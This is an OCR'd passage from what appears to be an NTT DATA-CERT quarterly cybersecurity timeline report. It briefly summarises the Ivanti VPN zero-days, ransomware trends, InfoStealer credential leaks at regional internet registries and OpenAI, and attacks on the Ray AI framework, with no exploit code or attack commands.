
* Some of the dates in the timeline are not the dates of the occurrence but of the report.

△□◇○: Domestic
▲■◆●: International/Overseas

△▲: Vulnerability
□■: Incident/Accident

◇◆: Threat
○●: Countermeasure






* Some of the dates in the timeline are not the dates of the occurrence but of the report.

△□◇○: Domestic
▲■◆●: International/Overseas

△▲: Vulnerability
□■: Incident/Accident

◇◆: Threat
○●: Countermeasure




* Some of the dates in the timeline are not the dates of the occurrence but of the report.

△□◇○: Domestic
▲■◆●: International/Overseas

△▲: Vulnerability
□■: Incident/Accident

◇◆: Threat
○●: Countermeasure




* Some of the dates in the timeline are not the dates of the occurrence but of the report.

△□◇○: Domestic
▲■◆●: International/Overseas

△▲: Vulnerability
□■: Incident/Accident

◇◆: Threat
○●: Countermeasure



*1 Vulnerability in Ivanti VPN products

In the 4th Quarter of FY2023, Ivanti reported repeated vulnerabilities in Ivanti Connect Secure and Ivanti Policy Secure. Cyberattacks targeting the vulnerability in the said products occurred around the world and caused significant damage to multiple systems using those products. In particular, the authentication bypass (CVE-2023-46805) and command injection (CVE-2024-21887) vulnerabilities disclosed on January 10, 2024 were zero-day vulnerabilities for which patches had not been provided at the time of the disclosure of the vulnerability information. Since the disclosure of the PoC code demonstrating this vulnerability on January 16 of the same year, there has been extensive attack damage. This vulnerability drew public attention as the CISA issued an emergency directive for it. In fact, in April 2024, MITRE announced that their systems suffered unauthorized access by cyberattacks exploiting these two vulnerabilities.

*2 Damage from ransomware

Damage from ransomware still remains at a high level. Attacks by a variety of ransomware groups were confirmed. In Japan, multiple cases of no-ware ransom damage were reported. The number of damage cases by LockBit was still the highest at 217, although it is decreasing due to the takedown by Operation Cronos. To prevent damage from ransomware attacks, security measures should be taken. In addition, the response method should be planned in advance in case of damage.

*3 The customer authentication information of RIPE, APNIC, AFRINIC, and LACNIC was leaked on the dark web

Resecurity discovered that the customer authentication information of the Regional Internet Registry (RIR) that manages and assigns Internet address resources by region, such as RIPE, APNIC, AFRINIC, and LACNIC, was leaked on the dark web by InfoStealer. Data breaches due to cyberattacks targeting such critical infrastructure may further develop into cyberattacks against ordinary companies. It can lead to serious incidents such as service interruptions and leakage of end-user information.

*4 Damage from attacks targeting the AI framework “Ray” and OpenAI


There had also been cyberattack incidents targeting generative AI platforms. Cyberattacks exploiting the vulnerability in the open source AI framework “Ray” and leakage of authentication information, such as user IDs and passwords, to access OpenAI by InfoStealer occurred. In particular, the number of cases of leakage of the user authentication information to OpenAI sharply increased to approximately 664,000 in 2023, from approximately 3,800 in 2021 and approximately 20,000 in 2022. These days, AI models are connected to various assets of companies such as databases, and breaches of AI infrastructure can become serious incidents. In addition, leakage of user authentication information may lead to leakage of personal/confidential information. Therefore, measures such as periodic rotation of API keys and MFA settings are necessary.

8. Timeline FY2024_1Q

Ryotaro Tanaka,
NTTDATA-CERT, Information Security Office, NTT DATA Group

In the 1st Quarter of FY2024, there was no trend in frequent occurrences of vulnerabilities in certain products, as was the case in the 4th Quarter of FY2023. However, vulnerabilities were still reported for multiple products that had been covered in the news for their vulnerabilities or cyberattacks, such as SolarWinds and MOVEit. As both of these products caused significant damage in the past, it is advisable to check the vulnerability information and take immediate action if the risk is significant.

In addition, in categories other than vulnerability, there had been more news coverage of damage from banking malware and support frauds, cyberattacks exploiting AI and countermeasures against it than in the timelines of the past quarters. AI-related security incidents are expected to increase in the future. Attention should be paid to them.

